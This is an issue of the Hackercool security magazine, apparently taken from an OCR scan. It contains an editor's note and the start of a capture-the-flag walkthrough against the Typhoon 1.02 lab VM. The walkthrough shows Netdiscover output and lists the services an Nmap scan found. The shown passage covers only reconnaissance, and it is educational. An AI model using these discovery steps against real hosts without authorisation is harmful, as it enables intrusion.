Hackercool

September 2018 Edition 1 Issue 12

Capture The Flag TYPHOON 1.02

INSTALLIT :

Dockers have become an important part of computing world. We will see what are Dockers and how to install them.

WEB SECURITY :

Cross Site Request Forgery For Beginners : PART 1

METASPLOITABLE TUTORIALS :

Hacking the MySQL service running on port 3306.

HACKS THIS MONTH :

A report on major hacks that happened this month.

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers.Thank you for subscribing to our Hackercool Magazine. We are very delighted to release the twelfth issue of the first edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger.But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog that deals with ethical hacking, **hackercool.com***. This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" which can be very helpful for beginners to practice website security.*

This magazine was started with an ambition to deal with real world ethical hacking. In simple terms this means we teach ethical hacking as close to real world as possible. As necessity arises, we sometimes teach both blackhat and grey hat hacking . You will find that our magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves safe from the bad hackers.

The main focus of this magazine is dealing with ethical hacking in real world scenarios. i.e ***hacking with antivirus and firewall ON****. My opinion is that we cannot improve cyber security and information security of the users until we teach them the real world ethical hacking.*

In continuation of our Capture The Flag Features, in this issue our readers will see how to hack Typhoon 1.02 VM. As a part of this, our readers will learn in detail about general enumeration and penetration testing. It is loaded with various vulnerabilities and we will learn in detail how to exploit all of them. Another interesting feature in this issue is the Web Security section where you can learn about what is Cross Site Request Forgery. Apart from this we have included all our regular features.

*If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

c.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool September 2018 Issue .

****


TYPHOON 1.02

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiats. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

In this issue, we bring you the challenge of TYPHOON 1.02. It is a boot2root VM created by user named PrismaCSI. Ajay Verma. The goal of this CTF is to get root on our target VM and read a file /root/flag.txt. The difficulty level is INTERMEDIATE. According to its creator, Typhoon VM contains several vulnerabilities and configuration errors through which it can be hacked into. We will try to cover as many as possible.


The VM can be downloaded from the link https://www.vulnhub.com/entry/typhoon and can be set up in Vmware. I have configured network adapter to NAT and enabled the DHCP service so that IP address is automatically assigned. As always my attacker machine is Kali Linux. So let's start. The first thing I need to do is find the IP address of my target. For this, I use Netdiscover as shown below.




```
 Currently scanning: 172.16.44.0/16   |   Screen View: Unique Hosts

 648 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 38880
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.41.2    00:50:56:f4:34:59    531   31860  VMware, Inc.
 192.168.41.1    00:50:56:c0:00:08    114    6840  VMware, Inc.
 192.168.41.164  00:0c:29:86:b4:de      1      60  VMware, Inc.
 192.168.41.254  00:50:56:f6:74:60      2     120  VMware, Inc.

root@kali:~#
```

The IP address of our target is 192.168.41.164. After getting the IP address of our target the next thing to do is perform a verbose scan with NMAP. This will give us detailed information about the target and the services running on it.

As we can see in the image below, there are multiple services running on the target which may or may not be vulnerable. Ports 21, 22 and 25 are running vsftpd 3.0.2 , OpenSSH 6.6.1 and Postfix smptd services respectively. Port 53 is running a ISC BIND DNSserver of version 9.9.5.3.There is an Apache web server running on port 80 while an anonymous pop3 service is running on 110. There are also rpcbind, SAMBA, IMAP, CUPS, MYSQL and Apache Tomcat services running on our target. That's a whole lot of services to target. As the author said, there might be multiple entry points into the machine. As the author said, there might be multiple entry points into the machine.

